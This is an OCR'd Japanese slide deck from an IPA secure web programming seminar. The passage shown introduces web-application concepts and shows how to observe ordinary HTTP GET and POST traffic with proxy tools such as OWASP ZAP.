


『セキュア・プログラミング講座 (Webアプリケーション編)』 ブートアップセミナー

技術本部 セキュリティセンター
企画グループ


アジェンダ

1. Webアプリケーションの概念
2. SQL注入
3. スクリプト注入(XSS)
4. セッションメカニズムとユーザ認証についての基礎
5. セッションハイジャック
6. セッションフィクセーション
7. アクセス認可の実装
8. 他の論点の学習方法


1. Webアプリケーションの概念



『セキュアプログラミング講座』



Webアプリケーション



使われるプログラミング言語の例

ブラウザ側

言語:

JavaScript
Dart, TypeScript
ほか

ライブラリ:

jQuery
Dojo
ほか

サーバ側


言語:

Java
PHP
C#
Perl
Ruby
Python
ほか


フレームワーク:

Ruby on Rails
CakePHP
Grails
Django
Spring
ASP .NET
ほか

攻撃は通信から入ってくる




HTTPプロトコルについて知ろう



HTTPの通信を観察する

ローカルプロキシツールの例

- OWASP ZAP
- Fiddler
- Burp Proxy 等



HTTP通信の観察：例えばこのページ



The screenshot shows the OWASP ZAP (Zed Attack Proxy) interface. The top menu bar includes 'ファイル', '編集', 'ビュー', 'ポリシー', 'レポート', 'ツール', 'Online', and 'ヘルプ'. The main toolbar has buttons for 'Quick Start', 'リクエスト' (Request), 'レスポンス' (Response), and 'ブレイク' (Break). The left sidebar shows 'サイト' (Site) and 'デフォルトビュー' (Default View). The main pane displays an HTTP request details for 'GET http://www.ipa.go.jp/ HTTP/1.1'. The request body is as follows:

```
GET http://www.ipa.go.jp/ HTTP/1.1
Host: www.ipa.go.jp
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.8; rv:21.0) Gecko/20100101 Firefox/21.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: ja,en-us;q=0.7,en;q=0.3
Connection: keep-alive
Cache-Control: max-age=0
Content-length: 0
```

A blue dashed line connects the 'リクエスト' button to the request details pane. A blue box highlights the request line 'GET http://www.ipa.go.jp/ HTTP/1.1'. A callout box points to the 'リクエスト' button with the text 'HTTP リクエスト'. Another callout box points to the request line with the text 'GET http://www.ipa.go.jp/ HTTP/1.1'. Below the request details, a note states: '(※ 簡略化のため、正確さを犠牲にしているところがあります。以下同様。)'.

The bottom pane shows a list of requests. The first request is highlighted:

No.	Method	URL	Status	Time	Comment
1	GET	http://www.ipa.go.jp/	200 OK	105ms	Form, Hidden, Script, Com...
3	GET	http://www.ipa.go.jp/files/jquery.cookie.js	200 OK	55ms	Comment
4	GET	http://www.ipa.go.jp/files/jquery.bxslider.css	200 OK	53ms	Comment
6	GET	http://www.ipa.go.jp/files/print.js	200 OK	56ms	
5	GET	http://www.ipa.go.jp/files/script.js	200 OK	55ms	Comment
10	GET	http://www.ipa.go.jp/files/heightLine.js	200 OK	63ms	Comment
9	GET	http://www.ipa.go.jp/files/jquery.textresizer.js	200 OK	60ms	Comment
8	GET	http://www.ipa.go.jp/files/default.css	200 OK	59ms	Comment
11	GET	http://www.google.com/jsapi	200 OK	67ms	Script
13	GET	http://www.ipa.go.jp/files/simplelib.js	200 OK	87ms	Comment
14	GET	http://www.ipa.go.jp/files/layout.css	200 OK	53ms	Comment
15	GET	http://www.ipa.go.jp/files/font.css	200 OK	55ms	Comment
16	GET	http://www.ipa.go.jp/files/aly.css	200 OK	60ms	

The bottom status bar shows 'アラート 0', '0', '2', '1', and '現在のスキャン 0', '0', '0', '0', '0'.

未定義セッション - OWASP ZAP

ファイル 編集 ビュー ポリシー レポート ツール Online ヘルプ

Standard mode

Quick Start リクエスト レスポンス ブレーク

サイト

デフォルトビュー

HTTP/1.1 200 OK
Date: Thu, 20 Jun 2013 05:14:30 GMT
Server: Apache
Last-Modified: Thu, 20 Jun 2013 04:20:33 GMT
ETag: "e1cca-3af0-4df8e447294fe"
Accept-Ranges: bytes
Content-Length: 15088
Connection: close
Content-Type: text/html

HTTP レスポンス

HTTP/1.1 200 OK
Content-Length: 15088
Content-Type: text/html

<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd">
<html xmlns="http://www.w3.org/1999/xhtml">
<head>
<meta http-equiv="Content-Type" content="text/html; charset=UTF-8" />
<title>IPA 独立行政法人 情報処理推進機構</title>
<meta http-equiv="Content-Style-Type" content="text/css" />
<meta http-equiv="Content-Script-Type" content="text/javascript" />
<meta name="description" content="IPA 独立行政法人 情報処理推進機構の一端を担う政策実施機関として、情報処理の分野において、行政の効率化、透明性の向上、国民生活の利便性の向上を図る。">
<meta name="keywords" content="IPA 独立行政法人 情報処理推進機構">

履歴 検索 ブレーク アラート

フィルタ:OFF

番号	メソッド	URL	ステータス	時間	コメント
1	GET	http://www.ipa.go.jp/	200 OK	105ms	Form, Hidden, Script, Com...
3	GET	http://www.ipa.go.jp/files/jquery.cookie.js	200 OK	55ms	Comment
4	GET	http://www.ipa.go.jp/files/jquery.bxslider.css	200 OK	53ms	Comment
6	GET	http://www.ipa.go.jp/files/print.js	200 OK	56ms	

アラート 0 0 2 1

現在のスキャン 0 0 0 0 0

サーバへ値を送る：POSTメソッド



POST メソッド

HTTP リクエスト

POST

Keywords=Yuubin+Kyoku

パラメータ群

SearchServiceProvider=%E3%82%A4%E3%83%BC%E3%83%BB%E3%83%9F%E3%83%BC%E3%82%B1%E3%83%86%E3%82%A3%E3%83%B3%E3%82%B0&SentencePerPage=10&HitSentencesLimit=1000&SessionKey=&SentenceNoBegin=0&SentenceNoEnd=0&PatternFname=Keywords=Yuubin+Kyoku&ix=36&ix=11

番号	メソッド	URL	ステータス	レスポンスサイズ	処理時間	コメント
1	GET	http://ala.durasite.net/yubin.js?cid=64&ord=6532177398.9179735	200 OK	272ms	Script	
3	GET	http://ala.durasite.net/ala_ua_analyze.js?ord=6532177398.9179735	200 OK	293ms		
4	GET	http://hm.durasite.net/js/hm_yubin2.js?cid=64	200 OK	816ms	Comment	
7	GET	http://ala.durasite.net/A-LogAnalyzer/AccessStart?cid=64&uid=1686904741371...	200 OK	263ms	SetCookie	
9	GET	http://hm.durasite.net/images/h.html?x=739&y=149&u=http://www.post.japanp...	200 OK	12ms		
11	GET	http://hm.durasite.net/images/h.html?x=875&y=150&u=http://www.post.japanp...	200 OK	16ms		
12	POST	http://search.japanpost.jp/post/search.cgi	302 Found	13ms		
15	GET	http://search.japanpost.jp/post/?kw=Yuubin+Kyoku&ie=u&ref=http%3A%2F%2Fw...	200 OK	1313ms	Form, Hidden, Script, SetC...	

The screenshot shows the OWASP ZAP web application security scanner interface. The top menu bar includes options like ファイル (File), 編集 (Edit), ビュー (View), ポリシー (Policy), レポート (Report), ツール (Tools), Online, and ヘルプ (Help). The main window is divided into several sections:

- Left Panel:** Contains a tree view for 'サイト' (Site) and 'URL' (URL).
- Top Bar:** Includes 'Quick Start', 'リクエスト' (Request), 'レスポンス' (Response), and 'ブレイク' (Break) buttons.
- Center Panel:** Displays the details of an HTTP response. A blue box labeled 'HTTP レスポンス' (HTTP Response) points to the top part of the response text. A pink box labeled '検索結果' (Search Results) points to the HTML content below the headers.
- Bottom Panel:** Shows a list of recent requests and responses. A table with columns for ID, Method, URL, Status, Time, and Details is visible. The status bar at the bottom shows 'アラート' (Alerts) and '現在のスキャン' (Current Scan) counts.

HTTP Response Details:

```

HTTP/1.1 200 OK
Date: Thu, 20 Jun 2013 07:18:22 GMT
Server: Apache
Set-Cookie: DIGIANAC00KIE=a5763bafba7ff3326041272658b6fca1%7Ca%3A2%3A7B%3A0%3Bs%3A15%3A22160.248.254.150%22%3B%3A1%3B%3A1371712703%3B%7D%7Ca%3A3%3A7B%3A11%3A22SEARCH_WORD%22%3B%3A16%3A22Yuubin+AND+Kyoku%22%3B%3A8%3A22REG_DATE%22%3B%3A19%3A222013-06-20+16%3B%3A22COND_ATTR%22%3B%3A408%3A22a%3A3%3A7B%3A0%3Bs%3A253%3A2240urlpath3+ISTROR+www.jp-network.japanpost.jp+jptower.jp+www.post.japanpost.jp+kitte-design.post.japanpost.jp+biz.post.japanpost.jp+www.shop.jp-network.japanpost.jp+print.shop.jp-network.japanpost.jp+www.tokyocity-i.jp+www.jptower-hall.jp+yubin-nenga.jp+%22%3B%3A1%3B%3A49%3A2240uri+%21ISTRINC+https%3A2F2Fwww.jp-network.japanpost.jp%22%3B%3A2%3B%3A63%3A2240uri+%21ISTRINC+https%3A2F2Fprint.shop.jp-network.japanpost.jp%2Fguid%2F%22%3B%7D%22%3B%7D; expires=Thu, 20-Jun-2013 08:18:23 GMT; path=/
Expires: Thu, 20 Jun 2013 10:18:22 GMT
Cache-Control: public, max-age=10800
Last-Modified: Tue, 18 Dec 2012 09:37:13 GMT
Keep-Alive: timeout=1, max=99
Connection: Keep-Alive
Content-Type: text/html
Content-length: 10106
  
```

Search Results (HTML Content):

```

<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01
<html lang="ja">
<head>
<meta http-equiv="Content-Type" content="text/html; charset=UTF-8">
<meta http-equiv="Content-Style-Type" content="text/css">
<meta http-equiv="Content-Script-Type" content="text/javascript">
<title>検索結果 - 日本郵便</title>
<meta name="description" content="">
  
```

Request/Response Log:

ID	Method	URL	Status	Time	Details
11	GET	http://hm.durasite.net/images/h.html?x=875&y=150&u=http://www.post.japanp...	200 OK	16ms	
12	POST	http://search.japanpost.jp/post/search.cgi	302 Found	13ms	
15	GET	http://search.japanpost.jp/post/7kw=Yuubin+Kyoku&ie=u&ref=http%3A2F2Fw...	200 OK	1313ms	Form, Hidden, Script, SetC...

舞台裏は単純なテキストのやり取り

HTTP リクエスト

```
POST http://www.ipa.go.jp/search.cgi HTTP/1.1
Host: www.ipa.go.jp
User-Agent: Mozilla/5.0 Gecko/33778 Firefox/21.0
Content-Type: application/x-www-form-urlencoded
Content-Length: 246

Keywords=Yuubin+Kyoku&SearchServiceProvider=%E3%82%A4%E3%83%BC&SentencePerPage=10&HitSentencesLimit=1000&SessionKey=&SentenceNoBegin=0&SentenceNoEnd=0&PatternFname=&x=36&y=11
```

HTTP レスponse

```
HTTP/1.1 200 OK
Date: Thu, 20 Jun 2013 09:59:48 GMT
Server: Apache
Content-Length: 14579
Content-Type: text/html; charset=UTF-8

<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd"><html xmlns="http://www.w3.org/1999/xhtml" lang="ja" xml:lang="ja"><head><title>IPA 独立行政法人 情報処理推進機構</title><meta http-equiv="Content-Style-Type" content="text/css" /><meta http-equiv="Content-Script-Type" content="text/javascript" /><meta name="description" content="複雑・膨大化する情報社会システムの安全性・信頼性の確保による“頼れるIT社会”の
```


Webアプリケーションの概念・まとめ

